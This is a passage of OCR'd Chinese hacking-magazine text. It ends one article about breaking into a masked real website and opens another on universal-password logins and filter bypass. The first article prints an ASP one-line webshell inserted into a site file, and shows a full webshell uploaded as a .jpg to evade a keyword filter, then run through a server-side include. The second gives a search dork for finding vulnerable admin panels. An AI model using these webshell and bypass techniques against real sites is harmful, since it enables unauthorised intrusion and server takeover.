


图12

五、艰难的上传大马之旅

虽然获得了shell，但这个shell是插在网站数据库文件中的，用着有些不方便，万一把人家数据库文件弄坏了就不好了，所以想另外上传个shell到网站目录下。本来以为用一句话木马写个shell到网站目录下就行了，但写入文件失败，又换了几个文件上传，发现只要试图写入asp，asa，cer，cdx文件都是写入文件失败，php文件能顺利写入，但网站不支持php文件。试图复制asp文件，不行；利用3XMLHTTP下载文件到服务器上，也失败了。看来服务器上可能装了什么软件，对asp，asa，cer，cdx文件进行了过滤。exe，com格式的文件也不能写入。.jpg文件可以写入。不能上传新的asp文件，那么能不能编辑已有的asp文件呢？用lake2的eval最小马编辑网站目录下已有的一个asp文件，在保存修改的时候却出错了，提示“HTTP 错误 405 - 用于访问该页的 HTTP 动作未被许可。”。换菜刀连接http://y***a.com/y***a/%23y***a.asp，这次可以编辑文件了。在网站的Editor目录下的PopUp.asp的末尾插入<%eval request("x")%>，又获得了一个shell，如图13。进后台把插入了ASP一句话代码的在线咨询删除，数据库文件恢复原样。






图13

获得了一个一句话的shell，为了方便提权，最好弄一个ASP大马上去。一开始编辑一个已有的asp文件，想把大马的代码编辑进去，但在保存的时候却提示“信息监控拦截系统提醒您：很抱歉，由于您提交的内容中或访问的内容中含有系统不允许的关键词或者您的IP受到了访问限制，本次操作无效，系统已记录您的IP及您提交的所有数据。请注意，不要提交任何违反国家规定的内容！本次拦截的相关信息为：declare</div></body></html>”，大马的某些关键字被一流信息监控拦截系统拦截了，编辑不成功。一时也不知道都拦截了哪些关键字，也不好找没有被拦截关键字的大马。又卡住了。

无意中把刚才拦截的asp大马改名为x.jpg，用菜刀尝试上传到网站根目录下，竟然成功了，如图14。看来一流信息监控拦截系统对jpg文件的内容不检查。大马传上去了，但却是jpg格式的文件，怎样让大马运行起来呢？这时候想到了文件包含。因为x.jpg在网站根目录下，在网站根目录下找到了down.asp，用菜刀编辑它，在文件最前面加入代码<!--#include file="x.jpg"-->，然后访问http://y***a.com/down.asp，大马的登录界面出来了，如图15。登录后发现大马功能正常，至此大马到手。

用大马尝试提权，发现服务器权限设置的很bt，不能执行cmd命令，不能上传exe文件，除了网站目录外别的目录几乎都没有权限访问。提权失败。


图14


图15

这次检测也就结束了，遗憾的是没有获得目标网站的shell，只获得了目标网站所在服务器上其它网站的一个shell，而且这个shell还拿的比较艰辛。

本人菜鸟一个，在这种情况下有好的突破方法的朋友欢迎指点。

实战突破asp过滤系统 使用万能密码入侵网站

阿基米德

小菜我今天无聊，突发奇想的想写个文章跟大家混个脸熟，于是便有了此文。此文只说个思路罢了，因为还有其他的asp程序后台也有过滤，只要我们知己知彼，百战不殆，掌握了一种方法，其他的过滤系统只要你认真研究一下的话神马都会变成浮云。至于万能密码这个牛逼的漏洞我就不多做解释了，稍微混过圈子的人都知晓。本文主要讲解如何绕过字符过滤。

话说万能密码已经在网络上灭绝了，但是如果有耐心的话还是能找到这样的网站后台的。如图1所示就是万能密码适用的后台。然而如何才能找到类似这样的后台呢？大家可以利用挖掘机，在关键词上填上“inurl:went.asp”，线程最好设置成25，过上几分钟便会有一大堆形如图1之类的后台地址蹦出来。挖掘机得出的结果如图2所示。




图1



图2

找了很久终于找到了一个网站具备今天所讲例子的条件，具备了万能密码的漏洞，而且具备了过滤系统，目标站是www.chong*******.com。网站看起来还挺不错嘛，是个flash首页。网站首页如图3所示。

